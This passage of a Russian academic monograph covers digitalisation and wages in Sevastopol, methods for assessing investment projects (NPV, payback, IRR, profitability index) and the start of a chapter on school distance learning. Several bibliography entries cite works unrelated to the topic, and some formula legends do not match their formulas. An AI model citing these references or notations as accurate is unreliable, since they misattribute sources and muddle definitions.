Ещё одним параметром цифровой среды считается доля горожан, зарегистрированных в Единой системе идентификации и аутентификации в Севастополе. Согласно опубликованным данным [13] для ситуационного центра электронного правительства она составила 58,3 %. Хотя этот показатель напрямую не связан с моделированием системы оплаты труда, рост числа горожан, работающих в цифровом режиме с городской властью, отражает потенциальные возможности их адаптации в цифровую экономику. Одновременно, представители этой части населения способны в удалённом режиме осуществлять функции общественного цифрового контроля за социально-экономическими параметрами – заработной платой, доходами, социальными выплатами, дотациями, субвенциями.

Положительным аспектом цифровизации следует признать снижение области неопределённостей в управлении экономикой и обществом, рост зоны цифрового контроля, перспективы расширения экономического пространства для тружеников ИТ-сектора, авторов инноваций, выходов на международные рынки с более эффективными формами оплаты трудовых функций. Известны и явные преимущества от тенденций цифровизации пространства для управления городом: снижение стоимости платежей (трансферта) и услуг; появление новых источников дохода и рабочих мест (в т. ч. виртуальных); улучшенная доступность услуг, реализуемых в сетевой электронной форме; высокая по сравнению с традиционными технологиями степень адаптации продукта под требования потребителя (иногда – почти мгновенная) и рост объёмов продаж; новое качество информационного контента, транслируемого для общественного потребления (образовательный, научный, развлекательный и др. сектора). Отмечается также многогранность термина «цифровизация» и множественность её толкований сегодня (например, электронные товары и

сервисы на основе электронных форм торговли, хозяйствования с целью получения прибыли, коммерции). В первую очередь говорится о трансформации в цифровую оболочку системы экономических отношений современного общества и его ПС.

Выводы. Цифровизация экономики способствует перепланировке традиционного информационно-коммуникационного пространства в плоскость цифровых инструментов обработки и контроля данных: реестр государственных услуг, коммунальные платежи, запись на приём к врачу, организация технического осмотра транспортного средства и множество других. Все они касаются категории «труд», трудовых функций и выполнения обязательств перед индивидами по заработной плате в общественном секторе ПС. Правительства стран, хозяйствующие субъекты и рядовые работники принимают меры к повышению компьютерной грамотности, комфортному пребыванию в условиях доминирования цифровых инструментов в экономике с перспективой роста реальных трудовых доходов и контрольных функций в этой сфере. Отсюда объяснимым становится высокий исследовательский интерес к тематике цифровизации, её связям с ключевой социально-экономической категорией «заработная плата». Целесообразным в дальнейшем видится усовершенствование методологии экономического исследования социальных последствий от внедрения цифровой экономики и разработка методик эффективной оплаты труда для граждан.

Библиографический список

1. Олейник А.В. [Повышение срока службы изделий машиностроения на основе ситуационного управления процессами сопровождения их жизненного цикла](#): автореферат диссертации на соискание ученой степени доктора технических наук / Московский государственный технологический университет. Москва, 2006.
2. Богдан Н.И. [Особенности новой промышленной революции: вызовы для Беларуси](#). В сборнике: [Социально-экономическое развитие организаций и регионов Беларуси: эффективность и инновации](#). Материалы докладов

Международной научно-практической конференции. Витебский государственный технологический университет. 2017. С. 38-44.

3. Цифровизация / Википедия. – <http://xn----etbwyb7e.xn--plai/energeticheskij-slovar.html>. – Время доступа: 10.04.2018г. 18:15мск.

4. О бюджетных ассигнованиях на реализацию первоочередных мероприятий программы «Цифровая экономика Российской Федерации» / Распоряжение правительства РФ от 29 марта 2018 года №528-р.

5. Кондрашихин А.Б. Экономическая методология в сопровождении социально-экономических изменений: новейшие исследования: в книге «Theory and practice of social, economic and technological changes»: monograph /Eastern European Center of Fundamental Researchers. – Prague: Nemoros, s.r.o, 2018. – 388 p. – P. 249-256 (англ.)

6. Советский энциклопедический словарь. М.: «Советская Энциклопедия», 1980. – 1600 с.

7. Современное технологическое образование в школе: вызовы времени. Веб-конференция Московского городского педагогического университета. Москва, 20.04.2017 г. 15:00 – 16:05 мск.

8. Общероссийский классификатор профессий рабочих, должностей служащих и тарифных разрядов (ОКПДТР) / принят постановлением Госстандарта РФ от 26.12.94 № 367. – 176 с.

9. Белинский А.Ф. Научная электронная библиотека eLIBRARY.RU [Электронный ресурс]. – Режим доступа: https://elibrary.ru/project_risc.asp.

10. Омельчук Ю.А. Исследования суточных изменений интенсивности поля биолюминесценции в Чёрном море. В сборнике: Современная экология: образование, наука, практика: материалы международной научно-практической конференции. Воронеж, 2017. С. 439-444.

11. Шапиро С.А. Организационная культура. Москва, 2017.

12. Развитие информационного общества Севастополя в 2017 - 2022 годах / государственная программа города Севастополя. Утверждена постановлением Правительства от 16.09.2016 г. №865-ПП.

13. Букач Б.А. Научим управляющих «цифровым городом» // Слава Севастополя. – 2018. – Выпуск от 27 июля. – С. 2.
14. Умный город. Сайт [Электронный ресурс]. – Режим доступа: <https://sevastopol.gov.ru/info/news/60601/>.
15. Мешков В.В. Научная электронная библиотека eLIBRARY.RU [Электронный ресурс]. – Режим доступа: https://elibrary.ru/project_risc.asp.
16. Ярыгин Д.В. [Изучение комплекса протеолитических ферментов и их белковых ингибиторов в грене тутового шелкопряда](#): диссертация на соискание ученой степени кандидата биологических наук / Москва, 2000.
17. Федоровский К.Ю. Свободно-конвективный теплообмен плоской неизотермической поверхности при различной её ориентации. [Инженерно-физический журнал](#). 1988. Т. 55. № 2. С. 186.
18. Подпорин С.А. Сравнительный анализ современных систем курсоуказания морских судов. [Субтропическое садоводство](#). 2011. С. 200.
19. Лекарев Г.В. [Перспективы развития судостроения и судоремонта в Крыму и Севастополе](#). В сборнике: [Актуальные вопросы проектирования, постройки и эксплуатации морских судов и сооружений](#) Труды региональной научно-практической конференции. 2017. С. 138-141.

Шинков С.О.

§1.10. Оценка финансовой состоятельности инвестиционных проектов на предприятии.

В разделе освещена методика определения интегрального экономического эффекта, которая заключается в суммировании дисконтированных сальдо потоков реальных денег в течение расчетного периода времени.

Ключевые слова: Инвестиционные проекты, предприятие, методика, экономика, проекты.

Shikov S.O.

§1.10. Evaluation of the financial viability of investment projects in the enterprise.

The section covers the method for determining the integral economic effect, which consists in summing the discounted balances of real money flows during a calculated period of time.

Keywords: Investment projects, enterprise, methodology, economy, projects.

Принятие инвестиционного решения для самой фирмы является достаточно сложной задачей. Одним из наиболее общих критериев, который должен учитываться при этом, является критерий повышения ценности фирмы, факторами которой могут стать рост доходов фирм, снижение производственного и финансового риска, повышение уровня эффективности ее работы в результате верных решений.

Определение реальности достижения именно таких результатов инвестиционных операций – ключевая задача оценки эффективности любого инвестиционного проекта.

Оценка эффективности инвестиционных проектов включает два основных этапа – финансовый и экономический.

Центральное место в оценке инвестиций занимает оценка финансовой состоятельности проектов. Она является неотъемлемой частью инвестиционного процесса. Инвестор не будет иметь дело с юридическим или

физическим лицом, финансовое состояние которого ему не известно. Качество любого принятого решения будет зависеть от правильности оценок затрат и поступлений, представленных в виде денежных потоков.

Исходными предпосылками прогнозирования денежного потока по инвестиционному проекту являются:

- сумма инвестиционных затрат по проекту в разрезе отдельных их элементов, определенная на предшествующем этапе финансовых расчетов; схема и источники финансирования проекта, стоимость привлечения и обслуживания капитала по отдельным из этих источников;
- план доходов и расходов по операционной деятельности, связанной с реализацией проекта (на эксплуатационной его стадии);
- ставки налоговых платежей (налогов, сборов, отчислений), уплачиваемых в процессе реализации проекта;
- нормы амортизационных отчислений и используемые методы амортизации; сведения о других расходах и поступлениях денежных средств, содержащихся в обосновании проекта.

В ходе оценки сопоставляют ожидаемые затраты и возможные выгоды (оттоки и притоки) и получают представление о потоках денежных средств.

К ожидаемым затратам относятся издержки, связанные с инвестированием расходы на приобретение оборудования и материалов и эксплуатационные расходы.

Первые включают денежные средства, направляемые на получение права собственности, а также любые расходы, связанные с продолжением жизни активов, например, на капитальный ремонт.

Вторые – это периодические (обычно ежегодные) издержки, связанные с использованием фондов (активов). Эксплуатационные расходы – обычные повторяющиеся издержки, тогда как капитальный ремонт таковым не является.

Выгоды от инвестиций можно рассматривать в качестве источника денежных средств. Они включают: снижение издержек производства; дополнительные доходы; экономию на налогах; денежные средства от продажи

активов, подлежащих замене; предполагаемую ликвидационную (остаточную) стоимость новых активов в конце срока их службы. Оценки будущей стоимости будущей ликвидационной (остаточной) стоимости, однако, достаточно сложны и ненадежны, и не должны использоваться для обоснования эффективности капиталовложений.

Многие компании ошибочно включают в стоимость проектов, которые подлежат оценке, предварительные денежные расходы (например, расходы на научные исследования и разработки), произведенные до того, как капиталовложения осуществлены. Если компания делает какие-либо денежные расходы независимо от того, будут или не будут произведены те или иные капиталовложения, то в ходе анализа такие расходы не следует рассматривать как дополнительные затраты. Подобные предварительные расходы относятся к невозвратным издержкам.

Финансовая состоятельность инвестиционного проекта оценивается с помощью отчета о движении денежных средств, что позволяет получить реальную картину состояния средств на предприятии и определить, достаточно ли их для конкретного инвестиционного проекта.

По результатам прогнозирования денежных потоков по операционной, инвестиционной и финансовой деятельности определяется чистый денежный поток по инвестиционному проекту в целом (путем его суммирования по отдельным видам деятельности) в разрезе каждого конкретного периода проектного цикла. Приведение итоговой суммы чистого денежного потока по проекту к настоящей стоимости осуществляется в соответствии с методикой дисконтирования (на основе ранее обоснованной единой ставки дисконтирования стоимости).

Информационным обеспечением расчета потоков реальных денежных средств, служат следующие входные формы:

- таблица инвестиционных издержек, в которой отражаются капиталовложения в период строительства и производства;
- программа производства в натуральном и стоимостном выражения,

объем реализации в натуральном выражении, цену реализации за единицу продукции;

➤ завершающей позицией данной формы является выручка от реализации;

➤ среднесписочная численность работающих по основным направлениям работников;

➤ текущие издержки на общий объем выпуска продукции (работ и услуг), включающие материальные затраты, расходы на оплату труда и отчисления на социальные нужды, обслуживание и ремонт технологического оборудования и транспортных средств, административные накладные расходы, заводские накладные расходы, а также издержки по сбыту продукции;

➤ структура текущих издержек по видам продукции; потребность в оборотном капитале; источники финансирования (акционерный капитал, кредиты и др.).

Вся указанная информация помещается в таблицу, которая отражает поток наличности (реальных денежных средств) при осуществлении инвестиционного проекта, где условием успеха инвестиционного проекта служит положительное значение общего сальдо денежного потока.

В случае получения отрицательной величины сальдо накопленных денег необходимо будет привлечь дополнительные собственные или заемные средства и отразить их в расчетах эффективности.

В нашем примере сальдо накопленных реальных денег (сумма чистого денежного потока в ценах соответствующих периодов) является положительным (3068 тыс. руб.), что делает инвестиционный проект привлекательным.

В процессе инвестиционного проектирования оценка финансовой состоятельности может дополняться выбором варианта в зависимости от условий и целей проекта. При выполнении технико-экономического обоснования расчет потоков реальных денег осуществляется, как правило, в несколько этапов. Величина и время привлечения заемных средств

определяются размерами и периодами дефицита денег. То же относится и к возврату займов, связанных с величиной накопленного сальдо реальных денег. Порядок и сроки привлечения средств и их возврата влияют на общий объем инвестиций и величину издержек, так как проценты по займам составляют финансовые издержки.

Рассчитанная сумма чистого денежного потока по инвестиционному проекту в сопоставлении с другими обобщающими характеристиками позволяет перейти к всесторонней оценке его эффективности.

Методика оценки эффективности реальных инвестиций

Оценка эффективности реальных инвестиций должна осуществляться на основе сопоставления объема инвестиционных затрат, с одной стороны, и сумм, и сроков возврата инвестированного капитала, с другой. Это общий принцип формирования системы оценочных показателей эффективности, в соответствии с которым результаты любой деятельности должны быть сопоставлены с затратами (примененными ресурсами) на ее осуществление.

Рассмотрим методы оценки эффективности реальных инвестиций на основе различных показателей. Система этих показателей приведена на рис.1.



Рис. 1. Система основных показателей, используемых в процессе оценки

эффективности реальных инвестиций.

Выше изложена система всех основных показателей, используемых в практике инвестиционного менеджмента для оценки эффективности реальных инвестиций. Вместе с тем, в зависимости от метода учета фактора времени в осуществлении инвестиционных затрат и получении возвратного инвестиционного потока все рассмотренные показатели подразделяются на две основные группы – дисконтные и статические (бухгалтерские).

Показатели оценки эффективности реальных инвестиций, основанные на дисконтных методах расчета, предусматривают обязательное дисконтирование инвестиционных затрат и доходов по отдельным интервалам рассматриваемого периода. К ним относятся показатели чистого приведенного дохода, индекс (коэффициент) доходности, период окупаемости дисконтированный, внутренняя ставка доходности. В то же время показатели оценки, основанные на статических (бухгалтерских) методах расчета, предусматривают использование в расчетах бухгалтерских данных об инвестиционных затратах и доходах без их дисконтирования во времени. К ним относятся индекс (коэффициент) рентабельности, период окупаемости недисконтированный.

Рассмотрим более подробно методику расчета и условия использования основных показателей оценки эффективности реальных инвестиций.

Основным показателем эффективности реальных инвестиций является чистый приведенный доход, под доход, под которым понимается разница между приведенными к настоящей стоимости суммой чистого денежного потока за период эксплуатации инвестиционного проекта и суммой инвестиционных затрат на его реализацию. Он позволяет получить наиболее обобщенную характеристику результата инвестирования, т.е. его конечный эффект в абсолютной сумме. Расчет этого показателя при осуществлении единовременных затрат осуществляется по формуле:

$$NPV = \sum_{k=1}^n \frac{P_k}{(1+r)^k} - IC \quad (1)$$

где IC - объем исходных инвестиций,

P_k - годовой доход в k -ом году,

g - коэффициент дисконтирования,

n - продолжительность проекта.

Экономическая интерпретация критерия NPV с позиции владельцев:

- если $NPV < 0$, владельцы компании понесут убыток, так как в случае принятия проекта ценность компании уменьшится;

- если $NPV = 0$, то в случае принятия проекта ценность компании не изменится; в то же время объемы производства в результате осуществления проекта возрастут, что, как правило, расценивается положительно, поэтому решение о реализации проекта может быть принято;

если $NPV > 0$, принятие проекта, т.к. ценность компании возрастает.

При прогнозировании доходов по годам необходимо по возможности учитывать все виды поступлений как производственного, так и непроизводственного характера, которые могут быть ассоциированы с данным проектом.

Так, если по окончании периода реализации проекта планируется поступление средств в виде ликвидационной стоимости оборудования или высвобождения части оборотных средств, они должны быть учтены как доходы соответствующих периодов.

Таким образом, методика определения интегрального экономического эффекта заключается в суммировании дисконтированных сальдо потоков реальных денег в течение расчетного периода времени.

Расчет с помощью приведенных формул вручную является трудоемким, поэтому для удобства применения этого и других методов, основанных на дисконтированных оценках, разработаны специальные финансовые таблицы, в которых табулированы значения сложных процентов, дисконтирующих множителей, дисконтированного значения денежной единицы и т.п. в зависимости от временного интервала и значения коэффициента

дисконтирования.

Если проект предполагает не разовую инвестицию, а последовательное инвестирование финансовых ресурсов в течении m лет, то инвестиции, как и денежные притоки, должны быть дисконтированы. Формула для расчета NPV модифицируется следующим образом:

$$NPV = \sum_{k=1}^n \frac{P_k}{(1+r)^k} - \sum_{y=1}^m \frac{IC_y}{(1+i)^y} \quad (2)$$

где I - прогнозируемый средний уровень инфляции.

При расчете NPV, как правило, используется постоянная ставка дисконтирования, однако при некоторых обстоятельствах, например, когда ожидается изменение уровня учетных ставок, могут использоваться индивидуальные коэффициенты дисконтирования. Если применяются различные коэффициенты дисконтирования, то формулу [2] применять нельзя, а проект, приемлемый при постоянной дисконтной ставке, может быть неприемлемым.

В результате изложенного метода «чистого приведенного эффекта» можно отметить как преимущества, так и его недостатки:

Преимущества показателя «чистый приведенный эффект»:

- возможность его использования для оценки целесообразности реализации ИП ($NPV > 0$);
- выбор вариантов инвестиционных решений ($NPV \rightarrow \max$).

Недостатки показателя «чистый приведенный эффект»:

- по величине NPV нельзя судить о «запасе прочности» проекта;
- не показывает точной прибыльности проекта.

Метод определения срока окупаемости инвестиций (синоним – период возмещения) - минимальный период времени, в течение которого чистый дисконтированный доход становится положительным (или интегральные дисконтированные инвестиции по проекту возмещаются интегральными

дисконтированными доходами от реализации проекта). [6, с.83]

Данный метод является одним из самых простых и широко распространенных. Он не предполагает временной упорядоченности денежных поступлений. Этот метод используется тогда, когда важнейшим критерием приемлемости инвестиционных проектов выступает продолжительность периода, в течение которого окупаются первоначальные затраты. При этом в расчет окупаемости проекта включаются суммы чистой прибыли и амортизационных отчислений. Срок окупаемости обычно измеряется в годах или месяцах.

Алгоритм расчета срока окупаемости (РР) зависит от равномерности распределения прогнозируемых доходов от инвестиций. Если доход распределен по годам равномерно, то срок окупаемости рассчитывается делением единовременных затрат на величину годового дохода, обусловленного ими. При получении дробного числа оно округляется в сторону увеличения до целого числа. Если прибыль распределена неравномерно, то срок окупаемости рассчитывается прямым подсчетом числа лет, в течение которых инвестиция будет погашена кумулятивным доходом. Общая формула расчета показателя РР имеет вид:

$$PP = \min n, \text{ при котором } \sum_{k=1}^n P_k \geq IC \quad \dots\dots\dots(3)$$

Наряду с наглядностью и простотой, этот показатель имеет существенный недостаток - он не учитывает временную ценность поступлений будущих периодов. Чтобы устранить это недостаток, некоторые специалисты при расчете РР рекомендуют учитывать временной аспект. В этом случае в расчет принимаются денежные потоки, дисконтированные по показателю WACC, при этом дисконтированный срок окупаемости рассчитывается по формуле: DPP = min n,

при котором (4)

$$\sum_{k=1}^n \frac{P_k}{(1+r)^k} \geq IC$$

Очевидно, что в случае дисконтирования срок окупаемости увеличивается, то есть всегда $DPP > PP$. Проект, приемлемый по критерию PP , может оказаться неприемлемым по критерию DPP .

В реальных условиях при определении срока окупаемости капитальных вложений следует обязательно принимать в расчет не только чистую прибыль, которая будет получена в процессе эксплуатации вводимого в действие объекта, но и сумму начисленной амортизации основных средств. Хотя эта сумма включает в состав текущих затрат на производство и тем самым уменьшает ожидаемую сумму прибыли, но в то же время в составе выручки от продаж амортизация остается в распоряжении предприятия и тем самым компенсирует осуществленные капитальные вложения. Во многих случаях без учета амортизации инвестиции не окупаются в приемлемые сроки, а с учетом амортизации срок окупаемости существенно сокращается.

Показатель срока окупаемости инвестиций очень просто рассчитывается, но вместе с тем он имеет ряд недостатков, которые необходимо иметь в виду при анализе:

- не учитывается влияние доходов последних периодов;
- поскольку метод основан на не дисконтированных оценках, он не различает проекты с одинаковой суммой кумулятивных доходов, но различным распределением ее по годам;
- метод не обладает свойством адаптивности.

Существует ряд комбинаций, при которых целесообразно применить метод, основанный на расчете срока окупаемости затрат. Такая ситуация возникает в частности, если руководство коммерческой организации в большей степени озабочено решением проблемы ликвидности, а не прибыльности

проекта - главное, чтобы инвестиции окупились, и как можно скорее. Метод так же применим, когда инвестиции сопряжены с высокой степенью риска, поэтому, чем короче срок окупаемости, тем менее рискованным является проект. Такая ситуация характерна для отраслей или видов деятельности, которым присуща большая вероятность достаточно быстрых технологических изменений. Таким образом, в отличие от критериев NPV, IRR и PI критерий PP позволяет оценить, хотя и грубо, ликвидность и рискованность проекта. Понятие ликвидности проекта здесь условно: считается, что из двух проектов ликвиден тот, у которого меньше срок окупаемости.¹

Что касается сравнительной оценки рискованности проектов с помощью критериев PP, то денежные поступления удаленных от начала реализации проекта лет трудно прогнозируемы, т.е. более рискованны по сравнению с поступлениями первых лет, поэтому из двух проектов менее рискованным является тот, у которого меньше срок окупаемости.

Метод расчета внутренней нормы прибыли инвестиции (синонимы - внутренняя норма рентабельности, внутренняя норма доходности, коэффициент рентабельности инвестиций, внутренняя окупаемость) - IRR - это ставка дисконтирования, которая дисконтирует чистую текущую стоимость проекта до нуля. Она отражает размер дохода в расчете на единицу инвестиций, вложенных в реализацию проекта. [6, с.92]

$$IRR = r \text{ при котором } NPV = f(r) = 0$$

Если обозначить $1C = CF_0$, то IRR находится из уравнения:

$$Y = f(r) = \sum_{k=1}^n \frac{CF_k}{(1 + IRR)^k} = 0 \quad (5)$$

Смысл расчета внутренней нормы прибыли при анализе эффективности планируемых инвестиций, заключается в следующем: IRR показывает

¹ Бритвина В.В. Экономические модели формирования и оптимизации инвестиционного портфеля / Бритвина В.В., Федоров Н.М. // Москва, 2017.

ожидаемую доходность проекта, и, следовательно, максимально допустимый относительный уровень расходов, который может быть достигнут в данном проекте. Например, если проект полностью финансируется за счет кредита коммерческого банка, то значение IRR показывает верхнюю границу допустимого уровня банковской процентной ставки, превышение которого делает проект убыточным.

На практике любая коммерческая организация финансирует свою деятельность, в том числе и инвестиционную из различных источников. За пользование авансированными в деятельность организации финансовыми ресурсами она уплачивает проценты, дивиденды, вознаграждения и т.п., т.е. несет некоторые обоснованные расходы на поддержание экономического потенциала. Показатель, характеризующий относительный уровень этих расходов в отношении долгосрочных источников средств, называется средневзвешенной ценной капитала (WACC). Этот показатель отражает сложившийся в коммерческой организации минимум возврата на вложенный в ее деятельность капитал, его рентабельность, и рассчитывается по формуле средней взвешенной арифметической.

Таким образом, экономический смысл критерия IRR заключается в следующем: коммерческая организация может принимать любые решения инвестиционного характера, уровень рентабельности которых не ниже текущего значения показателя «цена капитала» CC . Под последним понимается либо WACC, если источник средств точно не идентифицирован, либо цена целевого источника, если таковой имеется. Именно с показателем CC сравнивается критерий IRR, рассчитанный для конкретного проекта, при этом связь между ними такова:

Если:

$IRR > CC$ - проект следует принять;

$IRR < CC$ - проект следует отвергнуть;

$IRR = CC$ - проект не является ни прибыльным, ни убыточным.

Независимо от того, с чем сравнивается IRR, очевидно одно: проект

принимается, если его IRR больше некоторой пороговой величины; поэтому при прочих равных условиях, как правило, большее значение IRR считается предпочтительным.

Метод расчета рентабельности инвестиций (PI) (синонимы: индекс прибыльности (доходности) инвестиций) - отношение интегрально-цитированного сальдо денежного потока, определенного без учета инвестиций по проекту, к интегральным дисконтированным инвестициям. [26.с. 101]

Этот индекс рассчитывается по формуле:

$$PI = \frac{\sum_{k=1}^n \frac{P_k}{(1+r)^k}}{IC} \quad (6)$$

где IC - объем исходных инвестиций,

P_k - годовой доход в k-ом году,

r - коэффициент дисконтирования,

n - продолжительность проекта.

Показатель «рентабельность инвестиций» характеризует уровень доходов на единицу затрат, то есть эффективность вложений - чем больше значение этого показателя, тем выше отдача каждого рубля, инвестированного в данный проект.

Очевидно, что если:

$PI > 1$, то проект следует принять,

$PI < 1$, проект следует отвергнуть,

$PI = 1$, проект не является ни прибыльным, ни убыточным, решение о его принятии или отклонении должно определяться иными факторами (социальными и др.).

В отличие от чистого приведенного эффекта (NPV) индекс рентабельности (PI) является относительным показателем: он характеризует уровень доходов на единицу затрат, то есть эффективность вложений - чем

больше значение этого показателя, тем выше отдача каждого рубля, инвестированного в данный проект. Критерий PI очень удобен при выборе одного проекта из ряда альтернативных, имеющих примерно одинаковые значения NPV (в частности, если два проекта имеют одинаковые значения NPV, но разные объемы требуемых инвестиций, то, очевидно, что выгоднее тот из них, который обеспечивает большую эффективность вложений).

К достоинствам индекса прибыльности, как правило, относят возможность его использования в качестве меры устойчивости проекта. Очевидно, что инвестиционный проект с индексом $PI = 3$ имеет существенно больший «запас прочности» по сравнению с проектом, у которого индекс $PI = 1,2$. Однако индекс доходности инвестиций лишь с большой долей условности можно отнести к самодостаточным показателям оценки эффективности проекта.

Нетрудно убедиться, что если чистый дисконтированный доход $NPV > 0$ положителен, то обязательно будет соблюдаться условие $PI > 1$. И наоборот - для убыточных проектов $NPV < 0$, а индекс доходности инвестиций однозначно меньше единицы ($PI < 1$). В этом смысле индекс PI теряет свое самостоятельное значение и может рассматриваться как производный от NPV.

Поэтому, в дополнение к показателю, характеризующему величину эффекта (т.е. абсолютную величину достигаемого результата), применяют также показатель эффективности реализации проекта (т.е. отношения результата к необходимым для его достижения затратам).

Библиографический список

1. Базаров, Т.Ю. Управление персоналом. Практикум: Учебное пособие / Т.Ю. Базаров. - М.: ЮНИТИ, 2014. - 239 с.
2. Аронова Т.В. Оценка уровня затрат с использованием метода анализа точки безубыточности (CVP-Анализа) /Аронова Т.В., Матяш С.А., Конюхов В.Г., Яшкина Е.Н., Бритвина В.В.// Научное обозрение. 2016. № 4. С. 138-141.
3. Бритвина В.В. Экономические модели формирования и оптимизации инвестиционного портфеля / Бритвина В.В., Федоров Н.М. // Москва, 2017.

4. Волкова Г.Д. Инновационные и когнитивные технологии в промышленности, бизнесе, образовании / Волкова Г.Д., Червяков Л.М., Олейник А.В. //Качество. Инновации. Образование. 2000. № 1. С. 90.
5. Единак Е.А. Математические методы и модели в экономике /Единак Е.А., Конюхова Г.П., Бритвина В.В., Муханов С.А.// Москва, 2017.
6. Еленева Ю.Я.Технологический капитал: инновационное развитие и трансферт технологий /Еленева Ю.Я., Олейник А.В. //в сборнике: Фитнес-Аэробика-2014 материалы Всероссийской научной интернет-конференции. 2014. С. 66-72.
7. Кабанов А.Я. Управление персоналом: теория и практика. Организация профориентации и адаптации персонала: Учебно-практическое пособие / А.Я. Кабанов, Е.В. Каштанова. - М.: Проспект, 2015. - 56 с.
8. Молчанов И.Н. Инновации и развитие российского образования: региональный аспект // В сб.: Труды Седьмой научной конференции с международным участием «Региональная инновационная экономика: сущность, элементы, проблемы формирования (пленарное заседание). Ульяновск, 2017. С. 51-53.
9. Одегов Ю.Г. Управление персоналом: Учебник для бакалавров / Ю.Г. Одегов, Г.Г. Руденко. - Люберцы: Юрайт, 2016. - 513 с.
10. Олейник А.В. Задачи интеллектуального развития и обеспечения инновационной инфраструктуры российской федерации / Олейник А.В. // Научно-техническая информация. Серия 1: Организация и методика информационной работы. 2009. № 2. С. 2-4.
11. Экономические и финансовые риски. Оценка, управление, портфель инвестиций Шапкин А.С., Шапкин В.А., Дашков и К 2014 год.

ГЛАВА 2. ИНТЕРАКТИВНОЕ ОБУЧЕНИЕ И ИНФОРМАЦИОННЫЕ ТЕХНОЛОГИИ В ОБРАЗОВАНИИ

Антипова Е.И.

§2.1. Особенности образовательных технологий электронного формата в дистанционном обучении.

Проанализировано востребованность дистанционной формы обучения в средней школе. Это объясняется тем, что предполагает широкую вариативность и дифференциацию в выборе и содержания, и форм получения образования. Подробно рассмотрен нормативно-правовой аспект организации дистанционного обучения, преимущества и недостатки применения дистанционных образовательных технологий, активно внедряемых в школах.

Ключевые слова: Дистанционное обучение, информационные технологии, школа, методика.

Antipova E.I.

§2.1. Features of educational technologies of electronic format in distance learning.

Analyzed the relevance of distance learning in high school. This is explained by the fact that it implies a wide variation and differentiation in the choice of both content and forms of education. Considered in detail the legal aspect of the organization of distance learning, the advantages and disadvantages of the use of distance learning technologies actively implemented in schools.

Keywords: Distance learning, information technology, school, method.

В последние годы всё больше возрастает популярность дистанционного обучения. Это прежде всего связано с тем, что становятся широко доступны персональные компьютеры и глобальная сеть Интернет и появилась «возможность предоставления доступа к учебному контенту практически из любой точки мира». [2] В России датой официального развития дистанционного образования можно считать 30 мая 1997 года, когда вышел приказ № 1050 Минобразования России, позволяющий проводить эксперимент в сфере дистанционного образования. И если сначала дистанционное обучение получило распространение в высших учебных заведениях, то на данный момент дистанционные образовательные технологии всё активнее внедряются в школах.

Целью исследования является изучение особенности образовательных технологий электронного формата дистанционного обучения в школе.

Задачи исследования:

- Проанализировать нормативно-правовой аспект организации дистанционного обучения;
- Рассмотреть преимущества и недостатки применения дистанционных образовательных технологий;
- Разработать дистанционный курс «Юный Математик» в рамках факультативного обучения.

.В законе «Об образовании Российской Федерации» «под электронным обучением понимается организация образовательной деятельности с применением содержащейся в базах данных и используемой при реализации образовательных программ информации и обеспечивающих ее обработку информационных технологий, технических средств, а также информационно-телекоммуникационных сетей, обеспечивающих передачу по линиям связи указанной информации, взаимодействие обучающихся и педагогических работников. Под дистанционными образовательными технологиями понимаются образовательные технологии, реализуемые в основном с применением информационно-телекоммуникационных сетей при опосредованном (на расстоянии) взаимодействии обучающихся и педагогических работников».[7]

Из этого множества определений наиболее точным считается следующее: дистанционное обучение – это «совокупность технологий, обеспечивающих доставку обучаемым основного объема изучаемого материала, интерактивное взаимодействие обучаемых и преподавателей в процессе обучения, предоставление обучаемым возможности самостоятельной работы по освоению изучаемого материала, а также в процессе обучения».[2]

1. Нормативно-правовая база¹

Правовые основы дистанционного обучения содержатся в действующем

¹ Кодексы и Законы РФ <http://www.zakonrf.info>

Законе РФ «Об образовании». Порядок использования дистанционных образовательных технологий утвержден Приказом Министерства образования и науки Российской Федерации № 2 «Об утверждении Порядка применения организациями, осуществляющими образовательную деятельность, электронного обучения, дистанционных образовательных технологий при реализации образовательных программ» от 4 апреля 2014 года.

Согласно статье 16 ФЗ «Об образовании в Российской Федерации» о «Реализация образовательных программ с применением электронного обучения и дистанционных образовательных технологий» «организации, осуществляющие образовательную деятельность, вправе применять электронное обучение, дистанционные образовательные технологии при реализации образовательных программ в порядке, установленном федеральным органом исполнительной власти, осуществляющим функции по выработке государственной политики и нормативно-правовому регулированию в сфере образования».[7] В соответствии со статьёй 32 Закона «Об образовании в Российской Федерации» образовательное учреждение самостоятельно в использовании и совершенствовании методик образовательного процесса и образовательных технологий, в том числе дистанционных образовательных технологий.

При этом в образовательных учреждениях, реализующих дистанционное обучения должен быть определен пакет документов, регламентирующих данную деятельность.

К ним относятся:

- документы федерального, муниципального уровня по организации дистанционного образования;
- приказ ОУ о назначении ответственного лица за организацию работы в проекте;
- приказ ОУ о назначении учителей (педагогов-предметников), работающих в проекте «Дистанционное образование»;
- приказ на детей, участвующих в проекте;
- база данных на детей и педагогов, работающих с ними;

- программно-методическое обеспечение;
- календарно-тематическое планирование педагогов, работающих в проекте;
- локальный акт ОУ по организации и осуществлению дистанционного образования в учреждении;
- функциональные обязанности педагогов-кураторов;
- должностная инструкция учителя;
- договор на организацию обучения посредством дистанционных технологий с применением средств компьютерной техники и связи;
- пакет документов на обучающегося (заявление родителей, учебный план, расписание занятий).

1. Материально-техническое обеспечение:

Согласно Закону «Об образовании в Российской Федерации» «при реализации образовательных программ с применением исключительно электронного обучения, дистанционных образовательных технологий в организации, осуществляющей образовательную деятельность, должны быть созданы условия для функционирования электронной информационно-образовательной среды, включающей в себя электронные информационные ресурсы, электронные образовательные ресурсы, совокупность информационных технологий, телекоммуникационных технологий, соответствующих технологических средств и обеспечивающей освоение обучающимися образовательных программ в полном объеме независимо от места нахождения обучающихся».

Таким образом, «в зависимости от принятой дистанционной образовательной технологии образовательному учреждению необходимо располагать набором специально оборудованных помещений, обеспечивающих проведение образовательного процесса по всем дисциплинам в соответствии с государственными образовательными стандартами. Все помещения и рабочие места должны соответствовать установленным требованиям».[8]

2. Организация взаимодействия между учащимися и преподавателями:

Существует большой набор средств, которые могут быть использованы для организации взаимодействия ученика и преподавателя. Наиболее широкое распространение в начальной школе получили следующие:

- Электронная почта. Данная форма взаимодействия доступна для учащихся и среднего, и начального звена. Преимущество заключается в том, что ученик может выполнять задание в удобное для него время, используя все необходимые ресурсы. Недостаток же в том, что учитель не может в реальном времени «сопровождать» и «направлять» учащегося.

